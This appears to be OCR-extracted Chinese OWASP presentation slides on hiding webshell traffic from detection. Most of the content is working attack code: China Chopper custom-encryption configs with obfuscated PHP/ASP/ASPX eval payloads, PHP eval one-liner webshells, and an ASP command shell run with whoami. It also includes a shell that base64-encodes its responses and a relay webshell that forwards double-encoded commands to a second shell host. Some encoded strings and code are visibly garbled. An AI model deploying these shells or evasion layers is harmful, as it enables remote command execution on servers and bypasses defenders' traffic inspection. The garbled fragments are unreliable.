20 //注意：除%s,%d这样的参数外，其它的%号要用%%代替，修改前做好备份
21 //下面的PHP_BASE,ASP_BASE,ASPX_BASE三个标记会用到,不要重复了，否则可能不会读到正确的内容
22
23 //PHP_BASE参数： %s
24 <PHP_BASE>
25 array_map("ass"."ert",array("ev"."Al(\\\\"$xx%%3D\\\\"Ba"."SE6"."4_dEc"."OdE\\\\"";@ev"."al(\\\\"$xx('%s')));\\");");
26 </PHP_BASE>
27
28 //ASP_BASE参数： %s %s %s 这里有个bd函数用于HEX解码
29 <ASP_BASE>
30 %u0045%xec%ute%G%loba%l%28Replace%28%22Fu%nc%ion%20bd%28by%Af%a1%20s%29:Fo%r%20i%3D1%20T%o%20L%
31 </ASP_BASE>
32
33 //ASPX_BASE参数： %s,%d,%s,%s
34 <ASPX_BASE>
35 %u0052%u0065sponse%u002E%u0057rite%u0065("%s");var %u0065rr:%u0045xc%u0065ption;
36 %u0074ry%u007B%u0065val(System%u0065m%u002ET%u0065x%u002E%u0045ncoding%u002EG%u0065%u0045ncoding(%d)%u002EG%u00
37 %u007Dcatch(err)%u007B%u0052esponse%u002E%u0057rite("ER"%2B"ROR:// ""%2Berr.message);%u007D%u0052%u0065sponse.%u00
38 </ASPX_BASE>
39
40
41
42 //一个服务端和下面代码配合的例子,看了可以尝试改出更多花样并和大伙分享
43 //<?php @eval(base64_decode($_POST['caidao']));?>
44 <PHP_BASE.加密示例>
45 ZXZhbChìYXN1NjRfZGVjb2RlR1KRfUE9TVFtpZFp0pKtS%3D&id=%s
46 </PHP_BASE.加密示例>
47 实际的内容是eval(base64_decode($_POST[id]));
```



请求拦截——16菜刀自定义加密

```
19 //以下修改后不用重启程序实时生效
20 //注意：除%s,%d这样的参数外，其它的%号要用%%代替，修改前做好备份
21 //下面的PHP_BASE,ASP_BASE,ASPX_BASE三个标记会用到,不要重复了，否则可能不会读到正确的内容
22
23 //PHP_BASE参数：%s
24 <PHP_BASE>
25 ZXZhChiyXNlnjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs%%3D&id=%s
26 </PHP_BASE>
27
28 //ASP_BASE参数：%s %s %s 这里有个bd函数用于HEX解码
29 <ASP_BASE>
30 %u0045%xc%ute%G%loba%l%%%28Replace%28%22Fu%nc%tion%20bd%28by%Af%a%20s%29:Fo%r%20i%%%3D1%20T%o%20
31 </ASP_BASE>
32 |
33 //ASPX_BASE参数：%s,%d,%s,%s
34 <ASPX_BASE>
35 %u0052%u0065 sponse%u002E%u0057rit%u0065 ("%s");var %u0065rr:%u0045xc%u0065ption;
36 %u0074ry%u007B%u0065val(Syst%u0065m%u002ET%u0065x%u002E%u0045ncoding%u002EG%u0065t%u0045ncoding(%d)%u002EG%
37 %u007Dcatch(err)%u007B%u0052esponse%u002E%u0057rite("ER"%%2B"ROR:// %%2Berr.message);%u007D%u0052%u0065 sponse.%
38 </ASPX_BASE>
39
40
41
42 //一个服务端和下面代码配合的例子,看了可以尝试改出更多花样并和大伙分享
43 //<?php @eval(base64_decode($_POST['caidao']));?>
44 <PHP_BASE.加密示例>
45 ZXZhChiyXNlnjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs%%3D&id=%s
46 </PHP_BASE.加密示例>
47 实际的内容是eval(base64_decode($_POST[id]));
48
49 //PHP_BASE参数：%s
50 <PHP_BASE.BASE>
51 array_map("ass"."ert",array("ev"."A1(\\"\\$xx%%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\\";@ev"."a1(\\$xx('%s'));"");
52 </PHP_BASE.BASE>
```



请求拦截——16菜刀自定义加密

```
POST /base64.php HTTP/1.1
X-Forwarded-For: 46.51.104.133
Referer: http://192.168.157.128/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.157.128
Content-Length: 621
Cache-Control: no-cache
```

```
caidao=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtpZF0pKtS
%3D&id=QG1uaV9zZXQoImRpc3BsYXl1fZJyb3JzIiw1MCIpO0BzZXRfdGltZV9saw1pdCgwKTtpZihQSFBfVkvVSU01PTjwnNS4zLjAn
KXtAc2V0X21hZ21jX3F1b3Rlc19ydW50aw11KDApO307ZWNoBygiWEBZiik7JEQ9ZGlybmFtZShfX0ZJTEVfXyk7JFI9InskRH1cdCI
7awYoc3Vic3RyKCRELDAsMSkhPSIvIi17Zm9yZWJjaChyYW5nZSgiQSIsIi1oiKSBhcyAktC1pZihpc19kaXIoInskTH06IikpJFIuPS
J7JE x90iI7f5RSLj0iXHQiOyR1PShmdw5jdGlvb19leGlzdHMoJ3Bvc214X2dldGVnaWQnKSk
%2FQHBvc214X2dldHB3dWlkKEBwb3NpeF9nZXRldWlkKCKpOicnOyR1c3I9KCR1KT8kdVsmbmFtZSddOkBnZXRFY3VyemVudF91c2Vy
KCK7JFIuPXBocF91bmFtZSgpOyRSLj0iKHskdXNyfSk1O3Byaw50ICRSOzt1Y2hvKCJYQFkiKTtkawUoKtS%3DHTTP/1.1 200 OK
```



请求拦截——自定义加密绕过

```
1 <%=serve
2 =====
3 <br>
4 <%
5 cmd = n
6 str1 = "
7 str2 = "
8 Response
9 %>
10 <br>
11 =====
12 <br>
13 by:wkong
```

← → ↻ ⓘ 127.0.0.99/shell.asp?wkong=whoami

H:\www\shell.asp

=====
iis apppool\defaultapppool
=====

by:wkong 鉅

.ReadAll



PHP缓冲区

- <https://www.cnblogs.com/raobenjun/p/8086051.html>
- <http://php.net/manual/zh/function.ob-start.php>



返回内容——加密返回内容

```
shell.php x
1 <?php
2
3 function callback($buffer)
4 {
5     // replace all the apples with oranges
6     return (base64_encode($buffer));
7 }
8
9 ob_start("callback");
10
11 @eval($_POST['c']);
12
13 ob_end_flush();
14
15 ?>
```



http://127.24.0.3:81/shell.php x +

127.24.0.3:81/shell.php

INT

Load URL http://127.24.0.3:81/shell.php

Split URL

Execute

Enable Post data Enable

Post data

```
c=system('whoami');
```

bnQgYXV0aG9yaXR5XHN5c3RlbQ0K

Converter

文件 复制/粘贴 过滤器 格式 统计 工具 扩展

转换选项

Text to Hex	Hex to Text
Dec to Hex	Hex to Dec
Text to Dec	Dec to Text
Dec to Octal	Octal to Dec
Text to UTF7	UTF7 to Text
Hex to UCS2	UCS2 to Hex
Text to Binary	Binary to Text
Escape	Unescape
Encode HTML	Decode HTML
Text to Base64	Base64 to Text
Hex to Base64	Base64 to Hex

转换选项

搜索/替换文本

ROTx	13	-	+
SHIFTx	1	-	+
拆分所有	1	字符.	
拆分所有	1	Delim.	
保留所有	2	行	

输入(原始值):


```
bnQgYXV0aG9yaXR5XHN5c3RlbQ0K
```

输出(转换值):

```
nt authority\system
```



中转webshell



```
1 <?php
2     set_time_limit(0);
3     $url = 'http://192.168.157.142:81/shell.php'; //真实shell地址
4     $opt_data = http_build_query($_POST);
5
6     $content = postdata($url,encode($opt_data));
7
8     $content = decode($content);
9
10    echo $content;
11
12    function encode($data){
13        return base64_encode(base64_encode($data));
14    }
15
16    function decode($data){
17        return base64_decode(base64_decode($data));
18    }
19
20    function postdata($url,$data){
21        $curl = curl_init(); //初始化
22        curl_setopt($curl,CURLOPT_URL,$url); //设置url
23        curl_setopt($curl,CURLOPT_HTTPAUTH,CURLAUTH_BASIC); //设置http验证方法
24        curl_setopt($curl,CURLOPT_HEADER,0); //设置头信息
25        curl_setopt($curl,CURLOPT_RETURNTRANSFER,1); //设置curl_exec获取的信息的返回方式
26        curl_setopt($curl,CURLOPT_POST,1); //设置发送方式为post请求
27        curl_setopt($curl,CURLOPT_POSTFIELDS,$data); //设置post的数据
28
29        $result = curl_exec($curl);
30        if($result === false){
31            echo 'Request False!';
32            echo curl_errno($curl);
33            exit();
34        }
35        curl_close($curl);
36        return $result;
37    }
38    ?>
```



```
1 <?php
2     function callback($buffer){
3         return (encode($buffer));
4     }
5
6     ob_start("callback");
7
8     parse_str(decode(file_get_contents('php://input')),$_POST);
9
10    eval($_POST['c']);
11
12    function encode($data){ //加密算法
13        return base64_encode(base64_encode($data));
14    }
15
16    function decode($data){ //解密算法
17        return base64_decode(base64_decode($data));
18    }
19
20    ob_end_flush();
21 ?>
```





192.168.157.128



连接特定的 DNS 后缀

无线局域网适配器 本地连接* 12:

媒体状态

媒体已断开连接

连接特定的 DNS 后缀

无线局域网适配器 本地连接* 14:

媒体状态

媒体已断开连接

连接特定的 DNS 后缀

以太网适配器 VMware Network Adapter VMnet8:

连接特定的 DNS 后缀

localdomain

IPv4 地址

192.168.157.142

子网掩码

255.255.255.0

默认网关

192.168.157.2



Thanks



OWASP
Open Web Application
Security Project